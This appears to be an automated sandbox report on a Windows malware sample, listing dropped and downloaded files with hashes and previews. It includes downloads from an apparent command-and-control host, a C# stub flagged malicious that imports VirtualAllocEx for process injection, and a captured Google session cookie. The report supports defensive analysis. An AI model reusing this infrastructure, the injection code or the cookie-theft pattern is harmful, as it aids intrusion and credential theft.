MD5:	7C325C3F297C4DCF0BF1C197EE980E39
SHA1:	6814BFBF8F902662AA3C4BDA71FFDEC60886C297
SHA-256:	89F481EF96B0B3E8C1AD4502AD82BEC2686F8CD8C7411DBFE942AB91455807A8
SHA-512:	B631C0E13F3CB500BEDC27F3BA83550C1B90ACE10C84C17F30CAAFB7CA631BC086AB839884F93E3AA6CD4D32FE6D6A1579998678F6AFBCA890F9F35314FC0D 69
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\m40BS[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	2436
Entropy (8bit):	5.981716228074401
Encrypted:	false
SSDEEP:	48:v8iMiXP8Nm5USunhNxoyCqe9Ka6AKo8u1tyRBsWKxhP8rK5R2:5oNm3E076AK+yPsWKTPiKK
MD5:	65DF8DC167A20C263A4D3534FFF80DA1
SHA1:	FA869DCD5A6DD621650C6F2BDD633C89C0FD8F80
SHA-256:	3D7118852FB84D0DC3D1416E5A952F1362C0FC2830B59C7BB32C59BEA72CC1E6
SHA-512:	A59A377B42C3087A445D811A1308F8065CDDD9B2AF6DD3B588AC7DFE86602E6D826A4671FCC44201FAF3BBCCE4CA3CF0F16FD9C159F61D61D17330CF1F971E 9
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\m40BS[1].htm	
IE Cache URL:	http:// golang.feel500.at/api1/T71KVycXOQruF4f/s6NxfSxO4aOvwuDAhc/xYqC7FzXs/VyqbkY4JBrOhqczKNK_2/FCqi0ui4EgRuQKNmSc2/LHtuPWymhOYZR_2FJDHmxn/_2FrEGE1ZbjAn/1oshEbf_/2FLREWh1LoDUsvxxAvs7QD5/dvnwj8fGqM/x9Cj0InfA93JERgMb/jvGKQ1lz4X9T/7v88BZtQprh/toDQVprzBnQqX7/PNo9bxVHknk7UTjGk71xL/qaOfpUOtZr60DaIJ/Z_2BfcJhSJDle0W/SRI_2FrQNsALZHaCkM/LU1KC3iGK/DvkQcZrlaQKckhwbDOmn/rYJqFe6wJntn8_2FTVZ/m40BS
Preview:	tFzx6k5QzLH8IKRfZDaaQi/wZoPN+l/CAcwne9Y+DNZF+jDXSnt0JEAmiMD572370M8lCw+d0lh+sM3Tt2zuF/BjVxSBEX4jQFxEArothsSwn9uJCXCdeo4KlI88g3GhKnm4M8QTaWLcClhJD/Cm0404wHdwvJdendxeSsuAGAIRA2KAaandsjBlgXYKnesDFEto2ah9BKHsfnW2gfzYupkLa+xr6uOIliSX4HObypYKVnwScpt53La4sgeNNNhUx15oprjvGp+3yH6loH1BxObr+pdXaqLaY+3a7kzkGd0Nj3ZbiplP+heS7zpRME3gBfDnUmKr91gY2lmVe5x+SsrK5Hv5pk9fo0DVnwxEc3syFhSW7apEvNyQ8NpjDYJs9q2QrjOtRbuY9K5/nO32Q6rIZJ/fFFuxGllrxEVqwODTeYv3lFNXDCmHHsNBAAeLbHkLRP1Xp1lWSrbSX52uRhxFphcS2S/YQhg25EBrbstbryeL3Dc8shciSY1isVwSe28mB/dcMN5sVQvT0SdJbFJRq6k33LJxV4FXXvv2UWUpj9z5EMq9EnmaA8PsDU5Bt5VrQ4B9iHr6VWj+JXuh52zQnpGL35TOMcskZ+LXbnpgbOdCPpr4/+AVUECzK1wvIUJ5qOtfjmETgKMTo1VkkOEN/9LEhYHwzX23VReeyRilVV/jznpL2wWQTkl+hYLWE6Obm6xqlBa0mOOvlPxgQoGg31qe4W21HLt+VFlKtnJ+HHDss8OULBLS0NPbj1eou04MVD5OoJ4MdT2kXf+nfejGml4sconO8v1rnxNbAwMLlcL5RAGZyfLO6e0lYqdMl1Q63WcGK73LxDQv47iH1ovQ8rIHhPZlvt1P+blA0ALjXjnm5kfKMHiHm4Rn56rvsraiyvRY2bMHGP3a9D7TMBClQkhJjsISaM4a9K+BLV6CK089ysW9JFKyqiGRSQyM6ox+h1JviTJcTKlA5ZGgIGd9KIvg7KSU5URfetvn

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\dh68UKBF[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	340072
Entropy (8bit):	5.99990086654945
Encrypted:	false
SSDEEP:	6144:UDwaN/v+FT429UbscSDWgsc05WUc7WGhxpnwqzgDrMw4iEP3:2TN/v+F9Uk05QWY8EP3
MD5:	FE25148E04D4F5E36248F4ED7EF32D51
SHA1:	065BC9E2F194E00B370C09937CE8980BE22A82D6
SHA-256:	BD24C0946CDE89C66BB749921A4F0E476471E25A1DD219F044CC9D0477BEABB4
SHA-512:	8916CD1EF02179513B74838B0B84347E0D3BCF039F7CD2D2966EE000E6D53931A0BB3AA5EA561DEF0D33F7631E07C3FEA592EDB9629E7F854E8F194761D5F3B
Malicious:	false
IE Cache URL:	http:// golang.feel500.at/api1/MC0KUFyM/atN4YRJ4eGaVNgoEiHKk1sV/uZXY8dNFOC/5muSX5_2FgYBcb3Z0/Hw8SCE4gdadK/LoRPjWZ1kN2/o8CoNlrTCVbhEo/361jZbmCNrUZVIP5Bhl57/JqyEcDfYivA3dm0O/mky8dRn0ggErrbj/akiw2jiXQRCdNJW8y/iVMNh7InN/9CHIQJtXSEecSzTxafOp/CndbtrwZnb3pGjztd1x/sNuKRnkS3EeHF4W3Svpatj/SuzQoCnLkNFM_/2F9afglr/8gsSDsY68lq9DByv2oLPokh/wgO8nuXPE5/2ZEgLGQD8YpRYIz5b/FeDsfcnAti/dh68UKBF
Preview:	ngyZ7icpIJktSJQtmraGUBsPXFqEtt15aQI1fUBKfqj9badhxqfCMnUKIcUBqIBfGpF68vPxD0uvSaQJ0uMhh8unfvYFDQaSCvDOr4U/CQ49fXMBceipmfZzUWKAX0FrGzSYLt8ZierTw8ao2Xfo8CKkyNjJdchPJ2XqLLgy0RDsAqdlVg2aq99LItcw73fcgrxtS4vtZGqi5zvCYcRRlmhJKzZ7rDa53dvnGAkDtFtHcBWKh58Zl+ygwNKN0ZT8aU07mtBagvqtIwt7NcBusUMNbS23FV0ZCigj+ORK85GVjLqJWba5fIsr3wJEJbHOyY0Uo9kve0cH/h8lqzqAUm4q/rw+UPtGAbISoRR9XZjuup9VAd6f8hTXIuw1Jj+bgJbB8kaozTWb2D0JnaGMKKOKULyhzJ8Gh7nBnEe9cBqApE9pV3gnoI/k7x+S9bNZnDUME3tbqjfVKFiVrIaGSLJ0LTwflNUw6ox9xK+gsH9eZ0GVfLH7iBuv8RoJfRUsoQBzfHCH+GSgg9L9z7PTUFI9H0T8W1U3d/QOtZXOvHoeHpDtwCvo8DD/FAFq7DsEHBdNyciAhCy/9cZEOx45exQ8WFY8f8tQe5ifionGOLVRoIajZHQ8LoZhJf9dsOTyL112W7DZ1dVNjrIGKEStHwVUt6s8NJG2ewveto+nFwsqyLyBB7G0N3oSf69sBf8PFkoJD4IByZ1xEusdy6rgc+TDgKODyw9EBL0n1y5Uh9K7CJVtLY3do2fahzi0PecnGiA2l++GDNKG91v+ydCgKQMQpKfNYD/oKnOLqQ5fvbniX87ugwOHFy0ZiGYXwrrJIR5CwHCwELG0KNBR1ZINE1tVfUx+9C4vC/jZ6XatLbK/tMpWKG48nWbgOnrfiqHu5R3i4JtmnWabXcBWn+U85ApMlerc1flaxdxS+G3inKD7YgNfq2DhXWw9VfF1iPM3/oFJh6yFApIP3ubgCLophY0xjW7SODCzzixweWBF

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\c[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	268380
Entropy (8bit):	5.9998704549321555
Encrypted:	false
SSDEEP:	6144:JMlyD5bF0Z+Dz/8GDs7DUqFlm81k+jvqxOlsfe1buRRI:mlyD5bFVrVDs7DUclN1koqxOlrbuQ
MD5:	5D7CEF728FB6CEF31E56E02DCF81A722
SHA1:	D817BC33E2242AA5C3E73379CA028CF2E6D64F3A
SHA-256:	A60C4644F3831A39E2A2F054B3D79AEF8AED1A70D145FA4EED92B9C1987BD74B
SHA-512:	8C8FF07F91EFD5515B18B2B26C68E57E505F1D4FABB0DC3EFAB54A9F2CF3D35F57DF58B527F679884619352A703CA97C34254BE82757AF7AAF201976413E9318
Malicious:	false
IE Cache URL:	http:// golang.feel500.at/api1/JqcXh8pdjCRNE_2Bo/k4G_2BpM24Ua/kAoQCjr_2Bh/ujHmQfZGFu_2F2/nA1tAcoG0UwmK9lArxe1S/414MI2ZuaHyc3Hql/pDoGm3pbqcfZ6eH/rIV_2B_2BIwZsV3ugj/LFW12XoXB/5IhYMecPu_2FZ3MO7ToD/UbND3bAbyICPq0DkfXa/IBZ9XP6woLvZlIKyAfQqqI/Uiw5lx_2FvlxN/HMlCb4bo/g8XoEKflv1sBuQnXNE8yNcw/AKDCMRNxF4/MMEe64x10s46GwvXs/NfWSVoItfJCu/ETw0UJmfuPx/MFmlVBYs8cT1cy/upat0gwv0SID/c
Preview:	4Rt293BPZooFnnrbXVWASTYB6tYIziOLiE8I+V0/qBs4q86evlR6d+IxXCL6Jow2DeaJIpeU3HUX0reboPrwq1KtLmmNo+3AfFiuQS0pELMpR/Ae4/2gtkPJMgOeZ7o/1GBGiyQ3uUjxiLVORiJcvSKkB+bvYDAi2bo2bAK9Gw9890OFpiGeT6ggGs0mfIE1CBClHgxHcNZ+tV/MEUErwZI52+S4hZFAFFcaRxtZE6vW3MoTAziw66O5FJaCa/C+c3A+HRdT9EdOG5NiYuWG0OB0ESaPEhuqA809CjS+fFzCHNdUvUcOwm4vnNY6A6Any+rbwDVmYIkX2hP1mxS1GCgyZp0TjBCmSpSRdjYY+Of6zzje0n9ujm4o3Jc9Xbc4F/8Qp05fJ2MkLXtnFV8D70cXrQjuF4zMrl1rT3lZgEkErUFjSwjrrvZYzLG3pzFVn7QdWh9jSKNzcgJKzuT/cmrSQrMev19Hnq2wY6/A/5CzlqU+ZDkAWx52NrGiCs46+ZYLQfGmLD/P4ZuXPTSyhh6ew7QCBDMjAho5GzoRFALx4Agfzc8phKDbV1qS35UodW4oPFdIFJxNwOZk1ubkop0Fh1Dbw8Cix92xBsTNKSOPaUGfVW8UI8QSm+e7IJU+jH0KwlywqcsXt83CKr6ln1fnTGNONZYOeSMjJzmgo0xviytf+LiNUtUyqFI9YAJphPWmkJlqh5H8vle5FHm8oKxnK3uVH+hgrj8joAfFlxvWnV7SLAb2IZBm2HwpZHbveSg/zntbBWBx6wiOEm+GIDFV37LSP0M7MayHjPZHKiyCw/6cNIpHUIRRXyuDgmicIfn/WisPo54jLeoKrmQ8CbUEgBHLNb5nLE6EK5DX+R+MQ8YQivBs87BB/phTSPxw39Xn1Z8ca+ctLCFF5Jjs5t9axF13yhEYyNiG7zQ21YLKrG9GZbfdbeXscvgoenjwF1iEXIL3I/53Uiz2UIzOOLETsUr8ajWOqRdS0ILM

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Encrypted:	false
SSDEEP:	192:Axoe5FpOMxoe5Pib4GVsm5emdKVFn3eGOVpN6K3bkkjo5HgkjDt4iWN3yBGHh9sO:6fib4GGVoGIpN6KQkj2Akjh4iUxs14fr
MD5:	1F1446CE05A385817C3EF20CBD8B6E6A
SHA1:	1E4B1EE5EFCA361C9FB5DC286DD7A99DEA31F33D
SHA-256:	2BCEC12B7B67668569124FED0E0CEF2C1505B742F7AE2CF86C8544D07D59F2CE
SHA-512:	252AD962C0E8023419D756A11F0DDF2622F71CBC9DAE31DC14D9C400607DF43030E90BCFBF2EE9B89782CC952E8FB2DADD7BDBBA3D31E33DA5A589A76B87C14
Malicious:	false
Preview:	PSMODULECACHE.....P.e...S...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo .....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-DscRe source.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Script.... ....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.....Find-Module.....Find-RoleCapability.....Publish-Script.....7r8...C...C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1.....Describe.....Get-TestDriv eItem.....New-Fixture.....In.....Invoke-Mock.....InModuleScope.....Mock.....SafeGetCommand.....Af

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	64
Entropy (8bit):	0.9260988789684415
Encrypted:	false
SSDEEP:	3:NllluIb/lj:NllUb/l
MD5:	13AF6BE1CB30E2FB779EA728EE0A6D67
SHA1:	F33581AC2C60B1F02C978D14DC220DCE57CC9562
SHA-256:	168561FB18F8EBA8043FA9FC4B8A95B628F2CF5584E5A3B96C9EBAF6DD740E3F
SHA-512:	1159E1087BC7F7CBB233540B61F1BDECB161FF6C65AD1EFC9911E87B8E4B2E5F8C2AF56D67B33BC1F6836106D3FEA8C750CC24B9F451ACF85661E0715B82943
Malicious:	false
Preview:	@...e.....@.....

C:\Users\user\AppData\Local\Temp\1E42.bin	
Process:	C:\Windows\explorer.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	378
Entropy (8bit):	5.573463456530022
Encrypted:	false
SSDEEP:	6:YM6jkk4RTeJr/pU98M7ETSHp926Sfp2LiGvsHo3HWvmWogYmmYIkV0NAXhtff:YJkk4Rg/p4vE6UxfELiaskYLmWV0GhtH
MD5:	C776E0BF04DF2D40BB86437F43C74CBF
SHA1:	3241F454C899AA8984347141AB38D85FC5756036
SHA-256:	56BDA2DD863AE13A0BD1748BA442E85992AD0DB739BE0CACF881BF9EAF632F75
SHA-512:	AF52669DFDD0419F2E844BC2BCD4DE0C4EA6B53F0AD507E61EEAB6C9FDE45F164FE5D173B353F8BCE154D396743C4AAD407BF11D7C70152D4EF55121C0420AC
Malicious:	false
Preview:	{"id":0,"agent":"CR","domain":".google.com","expirationDate":1617289277,"hostOnly":false,"httpOnly":true,"name":"NID","path":"/","sameSite":"false","secure":true,"session":false,"storeId":"0","value":"204=Zby1pa4NqcXVsIGE_3ZmaJyb6wd0ytCetXAGAYyCxqs2oB7GnI3pgyhDqSLplEUbd5KtDmFut9_ZUC4e6qUSqOJD3t1X1QzZ6EDKsemEKsaJT7QdaJ3DLNev4XjTqyplJqeiHY0L0dD9AvRUlTYjHSmBPUv-_Y4cj4q4NBiv_34"}

C:\Users\user\AppData\Local\Temp\1dcawf3x\1dcawf3x.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	413
Entropy (8bit):	4.95469485629364
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJAMRSRa+eNMjSSRrEMx9SRHq1DAfWZSEehEFQy:V/DTLDfuA9eg5rEMx8u25hZy
MD5:	66C992425F6FC8E496BCA0C59044EDFD
SHA1:	9900C115A66028CD4E43BD8C2D01401357FD7579
SHA-256:	85FEE59EDA69CF81416915A84F0B8F7D8980A3A582B5FA6CC27A8C1340838B6C
SHA-512:	D6748847483 28A261D3CB4298F2EB63B37A77182869C5E3B462FAB917631FC1A6BB9B266CAD4E627F68C3016A2EEADCD508FDDBAF818E2F12E51B97325D9406
Malicious:	**true**
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class iteocetkyp. {. [DllImport("kernel32")].public static extern IntPtr GetCurrentProcess();.[DllImport("kernel32")].public static extern void SleepEx(uint hmli,uint odfa);.[DllImport("kernel32")].public static extern IntPtr VirtualAllocEx(IntPtr cieceahsrf,IntPtr qipockeo,uint fmaounwoa,uint hdhq,uint fssner);.. }..}.

C:\Users\user\AppData\Local\Temp\1dcawf3x\1dcawf3x.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	369
Entropy (8bit):	5.286744356430281
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2WXp+N23fEvUBTdBUzxs7+AEszlWXp+N23fEe:p37Lvkmb6KHfBJBUWZE8fBJb
MD5:	B59FF73B6F2356C8B3A7D53ED5B6A984
SHA1:	79952785C7C98A8CEEF5E6A6BC831D29E646CB35
SHA-256:	101A98677CAE531FC2DD33F58EC9C71231D260824C7AF1AF23FAC46A8F6EF92B
SHA-512:	C62FFEA68154DB60A6A51921406FFA0F37B8740684B3016C814773BBD2F02157766705B8BA47831E721BC7ADD82CB29A16F4D0DD9899F10B437A885A7C9409CF
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\1dcawf3x\1dcawf3x.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\1dcawf3x\1dcawf3x.0.cs"

C:\Users\user\AppData\Local\Temp\1dcawf3x\1dcawf3x.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.626901302286821
Encrypted:	false
SSDEEP:	24:etGS8M+WEei8MT38s2EGxZwladWC0PtkZfcUBgViw7I+ycuZhNXakS5PNnq:627qMTMpEGxZwl0WCdJcUkP1ulXa37q
MD5:	681EB1FEADCF19F96249850A9BF3C44D
SHA1:	A2EA9BC5955DC7E43A8D8CB3FAA5411E3805E388
SHA-256:	2143EBA7F00C01B97CEFCAF004818DE2AD5A504017CEA4988FD737F312247C4F
SHA-512:	0817CEFE9525F80183E8915D6309CA606A4A898D19BA45AC0F3FA0B67ADDAA3C0E585239AA3DAF4F12D01F414E99B87C359939ABFB9341E26BB1BDC2C43C964
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...9e._.....!.....$... ...@..... ....@.....#..W....@.....`..... ..... ..H.....text...$.... ..... ..`.rsrc.....@.....@..@.reloc.....`.....@..B.....(....*BSJB.....v4.0.30319.....l...P...#~.....D...#Strings.....#US.....#GUID.....T...#Blob.....G.....%3..... .....6./.....&....."..... =..... O..... W.....P .....f.....l.....q.....v.....f.!...f...!.f.&...f.....+.....4.9.....=.....O.....W..... .....&.....<Module>.1dcawf3x.dll.iteocetkyp.W3

C:\Users\user\AppData\Local\Temp\1dcawf3x\1dcawf3x.out	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	412
Entropy (8bit):	4.871364761010112
Encrypted:	false
SSDEEP:	12:zKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:zKaM5DqBVKVrdFAMBJTH
MD5:	83B3C9D9190CE2C57B83EEE13A9719DF
SHA1:	ABFAB07DEA88AF5D3AF75970E119FE44F43FE19E
SHA-256:	B5D219E5143716023566DD71C0195F41F32C3E7F30F24345E1708C391DEEEFDA
SHA-512:	0DE42AC5924B8A8E977C1330E9D7151E9DCBB1892A038C1815321927DA3DB804EC13B129196B6BC84C7BFC9367C1571FCD128CCB0645EAC7418E39A91BC2FEB
Malicious:	false
Preview:	Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\1dcawf3x\CSCA42BA027116C433D856471BB95F3A1F.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.1205500490567926
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gry1ak7Ynqq5PN5Dlq5J:+RI+ycuZhNXakS5PNnqX
MD5:	4A96CE1037F4F42665427827B103AC20
SHA1:	0B9A6C891779474103D93DF4575C13693E1E0F09
SHA-256:	9F4168602570EDA2026FD4A76F88478ED6B6279D4E3FD8C6C9E804BEF969DBB0

C:\Users\user\AppData\Local\Temp\1dcawf3x\CSCA42BA027116C433D856471BB95F3A1F.TMP	
SHA-512:	852F2D949123AD010EEE5EB62ACF3C0509CCBD7F8F415DB82E07A4F589109C9CA1FCADFF0706E204224F26E30EF32498893130303622C4A31026E988CAB0D16
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...1.d.c.a.w.f.3.x...d.l.l.....(...L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...1.d.c.a.w.f.3.x...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\9634.bin	
Process:	C:\Windows\explorer.exe
File Type:	data
Category:	dropped
Size (bytes):	442
Entropy (8bit):	6.539247516567224
Encrypted:	false
SSDEEP:	12:8SSXhihRqtI4OTSuaLy3jWopcbP63lrP6uIajtn:8xCRqteersjWoubPoz3tn
MD5:	8BACB2C9EB749ECDB8092B8A8F619E75
SHA1:	2225F4165AFBC56A3C03FAF5A319582BD04D870A
SHA-256:	9639B2B099DE0E8288A272AC7E66845617612B7DD60E2AC5CF381ADC8C2C029B
SHA-512:	9FC7F26F10B8ED45487DD5412C79E0DAC0BC734AFC4BB220708AC0901D5182136CA707E9308731D2825A777FDFAA8CEDB458BED8B21BA891C69F007D4A2A237
Malicious:	false
Preview:	.....E42.bin=.]O.0...K...#.b.....0...2.....E.w.}r...OP..Rf.....@Nk\62..J...3ZKLnm.aQ..aA.....=.4....b.T#..p..B..@t.....|.....r...T.~.....1..#...(rw.U?.....,.^..vR=..7...\..MD.\/..1...n\.-..b.....?I...{.H...`a.....p....r..C.=..|2..zbc[y...X.)9Z,.cX...&.W/.p..0.B..U9.:._.PK.....+,...z.....PK.....+,...z.....E42.binPK.....5...Q.....

C:\Users\user\AppData\Local\Temp\JavaDeployReg.log	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	89
Entropy (8bit):	4.242855375782486
Encrypted:	false
SSDEEP:	3:oVXVPg9QfQy8W8JOGXnFPg9QfQyKLun:o9WyfQyxqGyfQyKLu
MD5:	423B1FA12F8995B5F6845BB7F45C3625
SHA1:	56838D71082660229E4D9E59C7B5E8FA7D8161E7
SHA-256:	EB6D1D164BC713159B697C801ABDE2DCC6783177181F7D6BAE6E12F811D92DB6
SHA-512:	993E6B8BC588DCC50003DCC579ED70714C179C82628AC0BCF9D54B55CA45B081A1B759DE55E96DDE497B441BCC2D46C1B1F878EDBB624348B0970C20C8A4FC7
Malicious:	false
Preview:	[2020/12/24 20:05:54.542] Latest deploy version: ..[2020/12/24 20:05:54.542] 11.211.2 ..

C:\Users\user\AppData\Local\Temp\RES8A0A.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	data
Category:	dropped
Size (bytes):	2184
Entropy (8bit):	2.705376112951384
Encrypted:	false
SSDEEP:	24:bPoKuhHdlWhKdNNI+ycuZhN4GakSLXPNnq9qpfe9Ep:bPU9IMKd31ulla3pq9A
MD5:	A03D82A9136D98FA3BD91E9184B0BBD1
SHA1:	02F4CA54A9C0ED19EB356C7A1ECA83E3EBE3ED78
SHA-256:	3213A0A5DC54F048FBA85A138A3CA82E4BF93D0E1B91982DD39DBF9019C5E30A
SHA-512:	4971AB703952901A4240116C777E7057DAF5B33049F938216F635B397F56ADF5B97FCAE63AF2489F74FE864EB33BE0F6BEFD5666A882EF0B551BB9723079081D
Malicious:	false
Preview:	.....S....c:\Users\user\AppData\Local\Temp\b5r2gs3w\CSCC26898CFCBA4739B5B18589DB58EA5A.TMP.....8.-..C...H.FY.....4.....C:\Users\user\AppData\Local\Temp\RES8A0A.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe..... ....

C:\Users\user\AppData\Local\Temp\RES97F5.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	data
Category:	dropped
Size (bytes):	2184

C:\Users\user\AppData\Local\Temp\RES97F5.tmp	
Entropy (8bit):	2.70033850367364
Encrypted:	false
SSDEEP:	24:bPzHoNhH4hKdNNI+ycuZhNXakS5PNnq9qp+e9Ep:bPzH+aKd31ulXa37q91
MD5:	A96DC2A7E9D8FD224A6C7D5E7554BC07
SHA1:	B7EB62A39397C95AAD5428DFEA767BBCD515EA77
SHA-256:	44991F6758348263713125B660535611E46B46F42A004EF84A643E6F2ADBAF66
SHA-512:	975E9606FDB322F0F24186B34A261435F785CC80AB3DD61836ADD5BACFF845D90B3E4AA7C2E9D5A98001764E635FBD0D3C792393C39C3D71E4B38835A115565
Malicious:	false
Preview:	.....S....c:\Users\user\AppData\Local\Temp\1dcawf3x\CSCA42BA027116C433D856471BB95F3A1F.TMP.....J...7..&eBx'... .....4.....C:\Users\user\App Data\Local\Temp\RES97F5.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtr es.exe..... ....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_5em5ahyt.yzd.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_lil2rdrc.l5h.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\b5r2gs3w\CSCC26898CFCBA4739B5B18589DB58EA5A.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.113854419957742
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5grymGak7YnqqLXPN5Dlq5J:+RI+ycuZhN4GakSLXPNnqX
MD5:	38CF2D951D4318C2C2A048F44659F2FA
SHA1:	ED3F7B3899285E7AC7BE66E053A1AE240F3603A5
SHA-256:	B4E9229BD0F6446F0685E62478FC8C7E1FFBBDABC0F688DAA798F595DF26314E
SHA-512:	6A0530418CCC5FCAD197A7824839FC9A5748946BEA3EF07ABE8EE3231E690728C03EC962A85F2EBAC88BCEC559F6FEA84EE221FF2F69A3E64C67ACB52FD390 3F
Malicious:	false
